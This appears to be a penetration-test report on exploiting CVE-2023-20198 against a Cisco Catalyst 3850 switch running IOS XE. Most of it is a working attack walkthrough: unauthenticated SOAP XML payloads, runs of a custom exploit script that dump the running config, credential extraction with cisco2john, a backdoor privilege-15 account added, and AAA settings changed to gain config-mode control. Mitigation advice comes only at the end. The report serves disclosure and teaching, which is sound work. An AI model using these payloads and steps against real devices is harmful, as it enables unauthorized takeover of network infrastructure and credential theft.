

Exploitation of Cisco Catalyst L3 Switch (CVE-2023-20198)

Summary:

This report documents a successful exploitation of a Cisco Catalyst Layer 3 Switch (Model: **WS-C3850-24T**, running **IOS XE 16.12.7**) through a critical unauthenticated remote code execution vulnerability: **CVE-2023-20198**.

The attack is made possible by vulnerable **SOAP (Simple Object Access Protocol)** endpoints exposed over HTTP(S) on Cisco IOS XE-based devices. These endpoints can be accessed remotely without authentication, allowing adversaries to execute privileged commands and perform configuration changes.



Behind the Scenes: How It Works

This exploit leverages **two separate SOAP interfaces**:

1. **cisco:wsma-exec**

Used to execute privileged IOS CLI commands by injecting payloads into the `<execCLI>` element.

Functions used:

- Vulnerability check
- Retrieve show running-config
- Run arbitrary commands (sh version, aaa, etc.)

2. **cisco:wsma-config**

Used for applying persistent configuration changes through the `<cli-config-data-block>` element.

Used for:

- Adding new user accounts
- Deleting existing user accounts
- Modifying AAA or local authentication settings

What is XML SOAP in Simple Terms?

SOAP (Simple Object Access Protocol) is an XML-based protocol used for exchanging structured data over HTTP. Cisco IOS XE uses SOAP to expose internal command execution and configuration APIs to the Web UI.

An attacker can craft malicious **XML payloads** like the following:

```
<execCLI>
  <cmd>show running-config</cmd>
</execCLI>
```

or

```
<cli-config-data-block>
  username hacker privilege 15 secret SuperSecret123
</cli-config-data-block>
```


These payloads are sent via a POST request to the switch's SOAP interface. Since no authentication is required on vulnerable versions, the switch **blindly executes the command or applies the config change**, leading to full compromise.

Target Information:

- **IP Address:** 10.100.5.230
- **Device Model:** Cisco Catalyst WS-C3850-24T
- **Software Version:** IOS XE 16.12.7 (Release Software [fc2])
- **Protocol Access:** HTTP(S), Telnet, SNMP, SSH

Tools Used

- **Custom exploit script:** exploit.py (specific to CVE-2023-20198)
- **cisco2john** — for password extraction from config
- **telnet, snmpget** — for verification and system fingerprinting
- **nmap** — for scanning ports



```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# nmap 10.100.5.230 -p- -sV -O --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-09 23:57 IST
Warning: 10.100.5.230 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.100.5.230
Host is up (0.030s latency).
Not shown: 45859 filtered tcp ports (no-response), 19673 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      Cisco SSH 1.25 (protocol 1.99)
80/tcp    open  http     nginx
443/tcp   open  ssl/http nginx
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.54 seconds

(root@kali)-[~]
#
```

Step-by-Step Exploitation:

1. Version detection and Vulnerability Check:

```
root@kali: ~/tools/CVE-2023-20198
File Actions Edit View Help

(root@kali)~/tools/CVE-2023-20198
# snmpget -v 2c -c public 10.100.5.230 1.3.6.1.2.1.1.0
iso.3.6.1.2.1.1.0 = STRING: "Cisco IOS Software [Gibraltar], Catalyst L3 Sw
itch Software (CAT3K_CAA-UNIVERSALK9-M), Version 16.12.7, RELEASE SOFTWARE (f
c2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2022 by Cisco Systems, Inc.
Compiled Wed 02-Feb-22 07:"
```

Output: Pulled SNMP banner info confirming firmware and vendor string.

```
root@kali: ~/tools/CVE-2023-20198
File Actions Edit View Help

(root@kali)~/tools/CVE-2023-20198
# ./exploit.py -t 10.100.5.230 -c
Testing for vulnerability
Target IP: 10.100.5.230
Target URL: http://10.100.5.230/%2577eb%2575i_%2577sma_Http
Vulnerable: True
IOS Ver: WS-C3850-24T GIGL-JOBNER-ASW4 IOS 16.12 Cisco IOS Software [G
ibraltar], Catalyst L3 Switch Software (CAT3K_CAA-UNIVERSALK9-M), Version 16.
12.7, RELEASE SOFTWARE (fc2)
Done.
```

Result: Version **16.12.7**. Device found **vulnerable**.

Vulnerability confirmed by parsing unauthenticated HTTP endpoint and receiving device details.

2. Remote Command Execution (Initial Foothold):

```
root@kali: ~/tools/CVE-2023-20198
File Actions Edit View Help

(root@kali)~/tools/CVE-2023-20198
# ./exploit.py -t 10.100.5.230 -g
Selected Target: 10.100.5.230
Running in Exec Mode
Executing Command: sh run


Sending exploit to target URL: http://10.100.5.230/%2577eb%2575i_%2577sma_Ht
tp

Building configuration...
Current configuration : 13078 bytes
!
! Last configuration change at 09:41:49 UTC Fri Jun 6 2025 by
!
version 16.12
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
service call-home
no platform punt-keepalive disable-kernel-core
!
hostname
!
!
vrf definition Mgmt-vrf
!
```

Action: Executed **show running-config** to dump switch configuration.

Impact: Full configuration disclosure, including encrypted passwords and SNMP community strings.

3. Credential Dumping and Recovery:




```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# cisco2john 10.100.5.230_config.txt  
#!comment: Found recoverable or clear-text passwords, or other seed:  
-----  
9_$9$lT [REDACTED] cZppj3vQ  
J [REDACTED] 23  
4e785 [REDACTED] 81d06  
public  
[REDACTED]  
[REDACTED] e@021  
  
(root@kali)-[~]  
#
```


Tool: cisco2john

Output: Revealed cleartext SNMP strings, Type 7/Secret 5 encrypted passwords, and other credential material.

4. Privilege Escalation — Adding Admin User:



```
root@kali: ~/tools/CVE-2023-20198  
File Actions Edit View Help  
  
(root@kali)-[~/tools/CVE-2023-20198]  
# ./exploit.py -t 10.100.5.230 -a -u devil -p Devil@123  
Selected Target: 10.100.5.230  
Adding New Privilege 15 User  
Add User Name: devil  
Add User Pass: Devil@123  
  
Sending exploit to target URL: http://10.100.5.230/%2577eb%2575i_%2577sma_Ht  
tp  
  
No reportable output from adding users  
Check verbose ouput or get running config  
Done.
```



```
root@kali: ~/tools/CVE-2023-20198  
File Actions Edit View Help  
  
7CA7B7E6 C1AF74F6 152E99B7 B1FCF9BB E973DE7F 5BDDEB86 C71E3B49 1765308B  
5FB0DA06 B92AFE7F 494E8A9E 07B85737 F3A58BE1 1A48A229 C37C1E69 39F08678  
80DDCD16 D6BACECA EEBC7CF9 8428787B 35202CDC 60E4616A B623CDBD 230E3AFB  
418616A9 4093E049 4D10AB75 27E86F73 932E35B5 8862FDAE 0275156F 719BB2F0  
D697DF7F 28  
quit  
!  
!  
license boot level ipbasek9  
!  
!  
diagnostic bootup level minimal  
!  
spanning-tree mode rapid-pvst  
spanning-tree extend system-id  
memory free low-watermark processor 79468  
!  
username [REDACTED] privilege 15 password 7 032 [REDACTED] 5A  
username cisco privilege 15 password 7 11 [REDACTED] 75  
username devil privilege 15 secret 9 $9$EkpUfanXLlGJrE$TueBPeNRJLUp3m1Q447G8w  
oY9H.RF9FkT/3D7ya20MQ  
!  
redundancy  
mode sso  
!  
!  
!
```

Result: Created a new **Privilege 15** local user “devil” via RCE.

After adding a new privileged user “devil” using the cisco:wsma-config SOAP endpoint, I attempted to login to the device using **Telnet**. The login was **partially successful** — the credentials were accepted, but we were **not able to enter privileged mode** (enable) or make configuration changes.

```
root@kali: ~/tools/CVE-2023-20198
File Actions Edit View Help

(root@kali)~[~/tools/CVE-2023-20198]
# telnet 10.100.5.230
Trying 10.100.5.230 ...
Connected to 10.100.5.230.
Escape character is '^]'.

User Access Verification

Username: devil
Password:
[REDACTED] /4>en
Password:
% Access denied
[REDACTED] /4>
```

Why did this happen?

Although the “**devil**” account was assigned privilege level 15, Cisco IOS does not automatically treat it as privileged in all contexts, especially when enable secret is set.


This means even **Privilege 15** users must pass an additional authorization layer — the **enable password** — unless explicitly bypassed via AAA policies.

```
root@kali: ~/tools/CVE-2023-20198
File Actions Edit View Help

!
vrf definition Mgmt-vrf
!
 address-family ipv4
 exit-address-family
!
 address-family ipv6
 exit-address-family
!
enable secret 9 $9$1T[REDACTED]cZppj3vQ
!
aaa new-model
!
!
!
!
!
!
!
aaa session-id common
boot system switch all flash:cat3k_caa-universalk9.16.12.07.SPA.bin
boot system switch all flash:packages.conf
switch 1 provision ws-c3850-24t
!
!
!
```

In the next step, I’ll override this restriction by injecting a config change to **allow local users to use their own privilege levels** directly, bypassing the enable secret gate.

5. AAA Misconfiguration Exploitation:

A terminal window titled 'root@kali: ~/tools/CVE-2023-20198' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[~/tools/CVE-2023-20198]'. The user enters '# ./exploit.py -t 10.100.5.230 -e "aaa authorization exec default local"'. The output shows: 'Selected Target: 10.100.5.230', 'Running in Exec Mode', 'Executing Command: aaa authorization exec default local', 'Sending exploit to target URL: http://10.100.5.230/%2577eb%2575i_%2577sma_Http', and 'Done.'


```
root@kali: ~/tools/CVE-2023-20198
File Actions Edit View Help

(root@kali)-[~/tools/CVE-2023-20198]
# ./exploit.py -t 10.100.5.230 -e "aaa authorization exec default local"
Selected Target: 10.100.5.230
Running in Exec Mode
Executing Command: aaa authorization exec default local

Sending exploit to target URL: http://10.100.5.230/%2577eb%2575i_%2577sma_Http
Done.
```

Result: Overrode AAA exec restriction, enabling local user shell access.

6. Final Access Verification:

A terminal window titled 'root@kali: ~/tools/CVE-2023-20198' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[~/tools/CVE-2023-20198]'. The user enters '# telnet 10.100.5.230'. The output shows: 'Trying 10.100.5.230 ...', 'Connected to 10.100.5.230.', 'Escape character is '^]'.', 'User Access Verification', 'Username: devil', 'Password:', and a series of garbled characters followed by '/4#en', '/4#config t', and '4(config)#'. A red arrow points to the '4(config)#' prompt.

```
root@kali: ~/tools/CVE-2023-20198
File Actions Edit View Help

(root@kali)-[~/tools/CVE-2023-20198]
# telnet 10.100.5.230
Trying 10.100.5.230 ...
Connected to 10.100.5.230.
Escape character is '^]'.

User Access Verification

Username: devil
Password:

[garbled] /4#en
[garbled] /4#config t
Enter configuration commands, one per line. End with CNTL/Z.
[garbled] 4(config)#
```

Result: Successfully logged in using newly created “devil” account. Verified config terminal access, confirming full control over device.

Impact:

- **Confidentiality:** Full device configuration exposed (passwords, SNMP, network topology).
- **Integrity:** New privileged user added.
- **Availability:** Attacker could disable routing, erase configs, or manipulate spanning tree.

Recommendations:

1. Immediately Upgrade to a Patched Version:

- Cisco has released fixes addressing this vulnerability.
- Ensure all affected IOS XE devices are updated to a version **not vulnerable to CVE-2023-20198**.
- Refer to Cisco’s official advisory for exact patched releases.
- Post-upgrade, validate that the vulnerable SOAP endpoints are no longer reachable.

2. Disable Web UI (HTTP/HTTPS) Management Interface:

- Unless strictly necessary for operations, disable the HTTP/HTTPS server with:
`no ip http server`
`no ip http secure-server`
- If Web UI access is required, restrict access to specific management subnets using:

```
ip http access-class <ACL_ID>
```

3. Implement Strict Management Plane ACLs:

- Use infrastructure ACLs (iACLs) to restrict **all management interfaces (Telnet, SSH, HTTP, SNMP)** to **trusted admin IP ranges only**.
- **Why this matters:** Even if a zero-day exists in the future, limiting who can even reach the interface is a strong mitigation layer.

4. Avoid Using Local enable secret Without AAA Control:

- If enable secret is required, ensure it is **used in coordination with proper AAA policies** to avoid unintended privilege gatekeeping.

5. Use SNMPv3 With AuthPriv — and Lock Down Community Strings:

- Prefer **SNMPv3**, which supports authentication and encryption.
- If SNMPv2c must be used, change **public** and **private** community strings and restrict them.
- **Why this matters:** During exploitation, config dumps revealed SNMP strings. Weak or default strings allow read/write access to sensitive routing or interface data.

References:

- <https://www.picussecurity.com/resource/blog/cve-2023-20198-actively-exploited-cisco-ios-xe-zero-day-vulnerability>
- <https://www.tenable.com/blog/cve-2023-20198-zero-day-vulnerability-in-cisco-ios-xe-exploited-in-the-wild>
- https://twitter.com/leak_ix/status/1718323987623633035
- <https://github.com/Arshit01/CVE-2023-20198>